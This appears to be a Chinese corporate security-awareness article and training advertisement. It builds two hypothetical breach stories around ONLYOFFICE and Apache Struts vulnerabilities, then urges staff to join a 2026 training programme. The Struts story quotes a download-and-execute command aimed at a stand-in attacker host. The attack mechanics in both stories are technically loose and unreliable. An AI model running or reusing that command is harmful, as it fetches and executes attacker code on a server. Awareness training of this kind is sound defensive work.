引子:脑洞大开的两起“假想”安全事故
在信息化高速发展的今天,安全事故往往不是凭空出现的,而是从一次“看似不起眼”的操作失误、一次“轻率的好奇心”或一次“误判的便利”中酝酿而成。为帮助大家快速进入情境、感受危害的真实感,我在此先抛出两个基于真实漏洞的典型且极具教育意义的假想案例,让大家在脑洞大开的情景中体会信息安全的沉重代价。
案例一:咖啡馆里的“云端文档”泄漏剧——ONLYOFFICE Docs“JWT”漏洞的圆梦版
场景设定
2025 年 9 月的一个周三上午,某外企技术部门的张工程师在公司提供的免费咖啡馆里,借助公司 VPN 远程登录办公室的内部网络,准备通过 ONLYOFFICE Docs 在线编辑一份项目提案。为了方便跨部门协作,张工程师在浏览器的插件市场里随手安装了一个所谓的“文档加速加载”插件,该插件声称可以“利用 JWT(JSON Web Token)实现单点登录,免去每次输入密码的繁琐”。张工程师抱着“省时省力”的心态,开启了 JWT 功能,并上传了一张包含公司内部机密数据的示意图。
漏洞触发
然而,ONLYOFFICE Docs 在 2021‑3199(CVSS 9.8)漏洞的修补尚未彻底完成,插件在处理上传图片的路径时,没有对 “/..” 序列进行严格过滤。结果,恶意插件在后台构造了一个特殊的图像上传请求,利用 /.. 路径穿越到服务器根目录,成功写入了一个包含完整企业内部网络拓扑的 JSON 文件。攻击者通过监听同一网络的 Wi‑Fi,捕获了该文件的传输流量,随后在暗网上公开售卖。
后果
– 企业内部网络结构图泄露,导致外部渗透者能够快速绘制攻击路径;
– 项目提案中的核心技术细节被竞争对手提前获悉,导致两个月的研发投入付诸东流;
– 法律合规审计发现数据泄露,企业被监管部门处以 150 万元罚款。
教训:即便是看似“便利”的单点登录、插件或第三方工具,也可能隐藏着未打补丁的高危漏洞;不经审查的外挂插件,往往是攻击者的“软糖”。
案例二:无人化仓库的“幽灵登录”——Apache Struts 动态方法注入的隐形后门
场景设定
2026 年 1 月,一家物流公司完成了全自动化仓库改造,引入了基于 Apache Struts 框架的订单管理系统。系统负责调度无人搬运机器人、实时更新库存并对外提供 API 接口。负责运维的李老师在系统上线后,收到一封自称“供应链合作伙伴”的邮件,邮件中附带了一个看似正常的“Swagger API 文档更新”压缩包。李老师出于对合作方的信任,直接解压并在服务器上执行了 unzip update.zip -d /opt/struts/,随后重启了 Struts 服务。
漏洞触发
此时,攻击者利用了 2016‑3081(CVSS 8.1)漏洞——Dynamic Method Invocation(DMI) 被误开启的命令注入。压缩包中嵌入了一个特制的 Action 类文件,类名为 com.attacker.ExecAction,其中 execute() 方法里写入了 “/bin/bash -c {curl http://evil.cn/$(whoami).sh|sh}” 的恶意代码。因为 DMI 未被关闭,Struts 在加载该类时自动执行了 execute 方法,导致攻击者的脚本在服务器上成功运行,进一步在公司内部网络布置了 C2(Command & Control)节点。
后果
– 攻击者通过 C2 远程控制了 30 台无人搬运机器人,导致仓库物流暂停,直接造成 500 万元的损失;
– 恶意脚本在系统中植入了后门,2 个月后再次被利用,导致公司内部敏感财务报表被窃取;
– 监管部门认定公司未进行安全配置基线检查,罚款 80 万元,并要求公开整改报告。
教训:默认开启的高危特性(如 Struts 的 DMI)往往是“隐形炸弹”,在无人化、智能化的系统中,任何一次轻率的“更新”“部署”,都可能成为攻击者的**“入场券”。
案例深度剖析:从“漏洞”到“危机”,再到“防御”
上述两起案例,表面看似离我们日常工作有一定距离,实则折射出 信息安全治理的共性弱点:
- “便利”掩盖风险
- 单点登录/插件:JWT、OAuth、浏览器插件等便利功能,若未及时修补 CVE,极易被利用。
- 默认开启的特性:Struts 的 DMI、BIND 的 TKEY 等,若未在基线中关闭,等同于敞开后门。
- 供应链安全的薄弱环节
- 第三方组件(ONLYOFFICE Docs、Struts)是攻击者常见的供应链渗透点。
- 未对外部邮件、压缩包进行沙箱隔离或内容安全检查,导致恶意代码直接进入生产环境。
- 无人化、智能化环境的扩大攻击面
- 机器人、自动化系统 与传统 IT 系统交叉,形成 IT/OT 融合的攻击面,攻击者利用一次入侵即可波及物理控制层。
- 云端协作平台 与 内部网络 的边界被淡化,一旦云端出现漏洞,即可导致内部数据的大规模泄露。
- 合规与治理的执行缺口
- 如 CISA KEV(Known Exploited Vulnerabilities) 列表中的 ProFTPD (CVE‑2015‑3306)、ONLYOFFICE Docs (CVE‑2021‑3199) 等,已明确要求政府部门和关键基础设施在规定时间内修补。企业若不及时跟进,同样面临法律与声誉双重损失。
融合发展新趋势:无人化、智能化、数智化的安全挑战
1. 无人化(无人仓、无人机、无人巡检)

无人化技术让机器代替人完成重复、危险的工作,但也使得控制系统的安全性成为业务连续性的根基。一个被植入后门的机器人可以执行以下危害:
- 物理破坏:破坏生产线、导致设施停产。
- 数据泄露:通过机器人自带的摄像头、传感器采集现场信息,传输至攻击者服务器。
- 社会危害:无人车或无人机的恶意控制可能危及公共安全。
2. 智能化(AI 模型、智能分析平台)
AI 赋能的安全防御(如行为分析、威胁情报)本身也 易受模型投毒、对抗样本 的攻击。例如,攻击者通过构造特定的网络流量,让 AI 安全系统误判为“安全”,从而突破检测。
3. 数智化(数字化转型 + 智能决策)
在 数字化平台(ERP、CRM、MES)与 智能决策系统(大数据预测、边缘计算)交叉的场景中,数据治理、权限分层、审计追踪 成为首要防线。若数据流向、权限模型未同步更新,攻击者即可利用 横向渗透 来窃取关键业务数据。
号召:让每位职工成为信息安全的“第一道防线”
面对以上风险与挑战,我们必须从个人行为、团队协作、组织治理三层面同步发力。为此,公司即将启动 《2026 信息安全意识提升培训计划》,特邀请全体职工积极参与。以下是培训的核心要点与期待成果:
1. 认知层面:树立安全思维的“防火墙”
- 全链路威胁视角:从网络入口、系统组件、业务流程到终端设备,形成“一张网、六层防御”。
- 漏洞速报与响应:学习 CISA KEV 列表的使用方法,了解 ProFTPD (CVE‑2015‑3306)、BIND (CVE‑2015‑5477) 等高危缺口的快速检测与临时缓解措施。
- 供应链安全基线:认识 Software Bill of Materials (SBOM)、供应商安全评估 的必要性。
2. 技能层面:掌握实战工具与应急流程
- 漏洞快速扫描:使用 OpenVAS、Nessus 等工具,对公司内部系统(包括无人化控制终端)进行定期扫描。
- 日志分析与异常检测:通过 ELK、Splunk 平台,对 登录行为、网络流量、系统调用 进行实时监控。
- 应急演练:开展 红蓝对抗、桌面推演,从 Phishing、勒索、供应链攻击等场景中熟悉 Crisis Management 流程。
3. 行为层面:养成安全习惯的“生活化”
- 最小权限原则:仅授予工作所需的最小权限,防止“一键全开”。
- 多因素认证:对关键系统、云平台、内部 VPN 均实施 MFA(多因素认证)。
- 安全更新:养成 每月一次补丁检查 的习惯,尤其是对 Apache Struts、ONLYOFFICE Docs、ProFTPD 等关键组件。
- 安全邮件:遇到不明附件、压缩包时,务必使用 沙箱、病毒扫描 再进行解压。
4. 文化层面:让安全意识渗透到企业血液
- 安全周:每季度举办 安全主题活动,如“零信任大挑战”“红蓝对决”。
- 安全明星:评选“信息安全之星”,对在日常工作中表现出色的员工予以表彰。
- 知识共享:建立内部 安全知识库,鼓励员工提交 安全案例、经验教训,实现 众筹防御。
“防微杜渐,防范未然”。 正如《礼记·大学》所云:“格物致知,正心诚意”,我们要在每一次的“小事”中,细致审视系统、代码、流程,才能在巨大的数字化浪潮中稳坐“安全阵地”。
行动指南:立刻加入信息安全学习的“七步走”
- 预约培训时间:登录公司内部学习平台,选择 “2026 信息安全意识提升培训”,确认参加。
- 提前阅读材料:在平台下载 《CISA KEV 2026 更新指南》 与 《企业级补丁管理最佳实践》。
- 完成预检测:使用公司提供的 自测脚本,对本部门负责的系统进行一次 漏洞快速扫描,并在培训中分享结果。
- 参与实战演练:在培训的 “红队攻击、蓝队防御” 环节,亲身体验 Phishing、Web 漏洞、OT 控制系统渗透 的全过程。
- 提交整改计划:根据培训所学,制定 30 天内的漏洞修复与安全加固计划,提交至信息安全部备案。
- 持续跟踪:每周在部门例会中报告安全进度,确保整改措施落地。
- 传递正能量:将学习体会以海报、微视频的形式在公司内部社交平台传播,形成安全文化的自我驱动。
结语:在数智化浪潮中,我们每个人都是“安全的守门人”
信息安全不是某个部门的专属职责,也不是技术团队的“买单人”。从 咖啡馆的文档上传 到 无人仓库的系统升级,每一次点击、每一次配置、每一次信任,都可能成为攻击链中的关键节点。只有全员参与、持续学习、日常落实,才能让“智能化、无人化、数智化”的光芒不被暗流侵蚀。
让我们在即将开启的信息安全意识培训中,从“脑洞”到“实战”,从“认识”到“行动”,共同筑起一道坚不可摧的数字防线。正如《孟子·尽心上》所言:“天时不如地利,地利不如人和”。在这场安全变革中,人和——即每位员工的安全意识与行动,才是我们最强的“天时”与“地利”。
让我们一起,守护企业的数字未来!
信息安全意识培训——从今天开始,与你我同在。
我们的产品包括在线培训平台、定制化教材以及互动式安全演示。这些工具旨在提升企业员工的信息保护意识,形成强有力的防范网络攻击和数据泄露的第一道防线。对于感兴趣的客户,我们随时欢迎您进行产品体验。
- 电话:0871-67122372
- 微信、手机:18206751343
- 邮件:info@securemymind.com
- QQ: 1767022898